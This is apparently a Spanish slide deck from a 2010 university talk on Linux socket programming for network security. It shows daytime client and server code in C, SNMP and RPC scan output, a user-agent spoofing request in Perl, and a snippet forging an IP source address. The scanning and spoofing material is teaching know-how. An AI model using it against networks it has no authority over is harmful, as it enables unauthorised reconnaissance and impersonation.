Uso de la programación en Linux para la Seguridad en Redes

Pedro Valera Lalangui
@Linux Week 2010
Pontificia Universidad Católica del Perú

Contenido

Primera Parte: Sockets

Segunda Parte: Shellcodes

Primera Parte

 # echo _Sockets_

Por qué saber sobre sockets ?

"Para construir cualquier aplicación de red"

- W W W
- FTP
- P2P

Pre-requisitos

- TCP / IP básico
- Programación
- Estructuras de datos
- Compilación de programas sobre Linux con gcc

TCP/IP

Dirección IP:


Es un número que indentifica a cualquier equipo conectado a una red IP. Ejemplo: 192.168.1.10

Puerto:

Es un número que permite que un programa en una computadora envíe o reciba data. Ejemplo: puerto 80 (web)

TCP/IP


Dirección IP con puertos



Puertos conocidos: 1 – 1023
Puertos registrados: 1024 – 49151
Puertos dinámicos o privados: 49152 – 65535


TCP/IP

Arquitectura Cliente Servidor




TCP/IP

Pila de Capas



TCP/IP

Cabecera + Datos



Estructuras de datos en C

```
struct linea{
            int         punto_inicial;
            int         punto_final;
            int         grosor_linea;
            char[10]    color_linea;
} mi_linea;

…

struct linea *linea1;
```

Compilación de programas con gcc

Programa usado: gcc

gcc HolaMundo.c -o HolaMundo

Definición Socket


Canal de comunicación entre 2 equipos distintos o el mismo equipo

“Todo en Linux es un archivo”


Tipos de Socket

1) Orientado a la conexión.
- Ejemplo: TCP socket

2) No orientado a la conexión.
- Ejemplo: UDP socket



Big endian vs Little endian



Orden de bytes de red

- htonl - 32 bits
- htons - 16 bits
- ntons - 32 bits
- ntohs - 16 bits

El servidor

1. Apertura de un socket - socket()
2. Avisar al sistema operativo - bind()
3. Que el sistema comience a atender dicha conexión - listen()
4. Aceptar las conexiones - accept()
5. Escribir y recibir datos - write(), read()
6. Cierre de la comunicación - close()

El cliente

1. Apertura de un socket - socket()
2. Solicitar la conexión - connect()
3. Escribir y recibir datos - write(), read()
4. Cierre de la comunicación - close()

Código de Servidor 1/1

```
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include  <time.h>

#define   MAXLINE      4096
#define   LISTENQ      1024

Int main(int argc, char **argv) {
   int              listenfd, connfd;
   struct sockaddr_in servaddr;
   char             buff[MAXLINE];
   time_t           ticks;

   listenfd = socket(AF_INET, SOCK_STREAM, 0);

   bzero(&servaddr, sizeof(servaddr));
```

Código de Servidor 2/2

```
   servaddr.sin_family      = AF_INET;
   servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
   servaddr.sin_port        = htons(13); /* Puerto para el
servidor */
   bind(listenfd, (SA *) &servaddr, sizeof(servaddr));

   listen(listenfd, LISTENQ);

   for ( ; ; ) {
      connfd = accept(listenfd, (SA *) NULL, NULL);

        ticks = time(NULL);
        snprintf(buff, sizeof(buff), "%.24s\r\n",
ctime(&ticks));
        write(connfd, buff, strlen(buff));

      close(connfd);
   }
}
```


Código del Cliente 1/2

```
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>

#define   MAXLINE     4096

Int main(int argc, char **argv) {
   int              sockfd, n;
   char             recvline[MAXLINE + 1];
   struct sockaddr_in servaddr;

   if (argc != 2)
      err_quit("uso: ./programa <direccionIP>");

   sockfd = socket(AF_INET, SOCK_STREAM, 0);

   bzero(&servaddr, sizeof(servaddr));
```

Código del Cliente 2/2

```
   servaddr.sin_family = AF_INET;
   servaddr.sin_port   = htons(13);  /* Puerto del servidor
daytime */
   inet_pton(AF_INET, argv[1], &servaddr.sin_addr);

   connect(sockfd, (SA *) &servaddr, sizeof(servaddr));

   while ( (n = read(sockfd, recvline, MAXLINE)) > 0) {
      recvline[n] = 0;   /* null */
      if (fputs(recvline, stdout) == EOF)
         err_sys("fputs error");
   }
   if (n < 0)
      err_sys("read error");

   exit(0);
}
```

Aplicaciones Sockets



Motivaciones

Aplicaciones Sockets

Scanning de red con UDP sockets 1/2

```
obsd32# ./snmp1 -t 192.168.1.100

using: target: 192.168.1.100; port: 161; community name: "public"

30 29 02 01 00 04 06 70 75 62 6C 69 63 A0 1C 02 0).....public ..
04 7E 16 A2 5E 02 01 00 02 01 00 30 0E 30 0C 06 .~.¢^......0.0..
08 2B 06 01 02 01 01 05 00 05 00                .+.........

30 2F 02 01 00 04 06 70 75 62 6C 69 63 A2 22 02 0/.....public¢".
04 7E 16 A2 5E 02 01 00 02 01 00 30 14 30 12 06 .~.¢^......0.0..
08 2B 06 01 02 01 01 05 00 04 06 68 70 31 37 30 .+.........hp170
30                                               0
scan complete.
```

Aplicaciones Sockets

Scanning de red con UDP sockets 2/2


```
obsd32# ./snmp1 -t 192.168.1.100 -c internal

using: target: 192.168.1.100; port: 161; community name: "internal"

30 2B 02 01 00 04 08 69 6E 74 65 72 6E 61 6C A0 0+.....internal
1C 02 04 7E 16 A2 5E 02 01 00 02 01 00 30 0E 30 ...~.¢^......0.0
0C 06 08 2B 06 01 02 01 01 05 00 05 00           ...+.........

30 31 02 01 00 04 08 69 6E 74 65 72 6E 61 6C A2 01.....internal¢
22 02 04 7E 16 A2 5E 02 01 00 02 01 00 30 14 30 "..~.¢^......0.0
12 06 08 2B 06 01 02 01 01 05 00 04 06 68 70 31 ...+.........hp1
37 30 30                                          700

scan complete.
```

Aplicaciones Sockets

Scanning de red con TCP sockets

```
obsd32# ./rpc1
rpc1 00.00.01
usage  : ./rpc1 -t target_ip -p port_range
example: ./rpc1 -t 127.0.0.1 -p 1-1024

obsd32# ./rpc1 -t 10.0.8.16 -p 32770-32780

using: target: 10.0.8.16; lport: 32770; hport: 32780

RPC 100024 [000186B8] @ 10.0.8.16:32771
RPC 100002 [000186A2] @ 10.0.8.16:32772
RPC 100221 [0001877D] @ 10.0.8.16:32773
RPC 100083 [000186F3] @ 10.0.8.16:32775
RPC 300598 [00049636] @ 10.0.8.16:32776
RPC 100249 [00018799] @ 10.0.8.16:32777
scan complete.
```

Aplicaciones Sockets




Access Denied

You are not allowed to see this page for one or both of the following reasons:

- *This page can only be viewed using the Operating System "HellBoundHackersOS"*
- *Your User Agent must be "Mozilla" which is the main browser for the OS.*

Aplicaciones Sockets



Usando un iPhone?
Usa la versión optimizada.

Aplicaciones Sockets

HTTP Server en Java


```
if ( ExisteWeb )
        {
        statusLine = "HTTP/1.0 200 OK" + CRLF ;
        contentTypeLine = "Content-type: " +
            contentType( fileName ) + CRLF ;
        contentLengthLine = "Content-Length: "
            + (new Integer(fis.available())).toString()
            + CRLF;
        }
    else
        {
        statusLine = "HTTP/1.0 404 Not Found" + CRLF ;
        contentTypeLine = "text/html" ;
        entityBody = "<HTML>" +
            "<HEAD><TITLE>404 Not Found</TITLE></HEAD>" +
            "<BODY>404 Not Found"
            +"<br>usage:http://yourHostName:port/"
            +"fileName.html</BODY></HTML>" ;
        }
```

Aplicaciones Sockets

HTTP Client en Perl

```
#!/usr/bin/perl -w
use IO::Socket;

$remote = new IO::Socket::INET(
                        Proto    => "tcp",
                        PeerAddr => "localhost",
                        PeerPort => "http(80)",
                    ) or die "cannot connect";

print $remote "GET /index.htm HTTP/1.0\n";
print $remote "User-Agent: Mozilla/5.0 (iPhone; U; CPU like Mac OS     X; en)
AppleWebKit/420+ (KHTML, like Gecko) Version/3.0 Mobile/1A543a
Safari/419.3\n\n";
print $remote "Accept: */*\n\n";

while ( <$remote> ) { print }

$total_bytes = length($remote);
print " -- Total: $total_bytes bytes";
close($remote);
```

Aplicaciones Sockets




Motivaciones

Aplicaciones Sockets

Spoofing una dirección IP

```
#define IP_FUENTE         "192.168.0.05"
#define IP_DESTINO   "192.168.0.07"


...

struct iphdr *cabeceraIP;

cabeceraIP->saddr = inet_addr(IP_FUENTE);
cabeceraIP->daddr = inet_addr(IP_DESTINO);
```

Aplicaciones Sockets



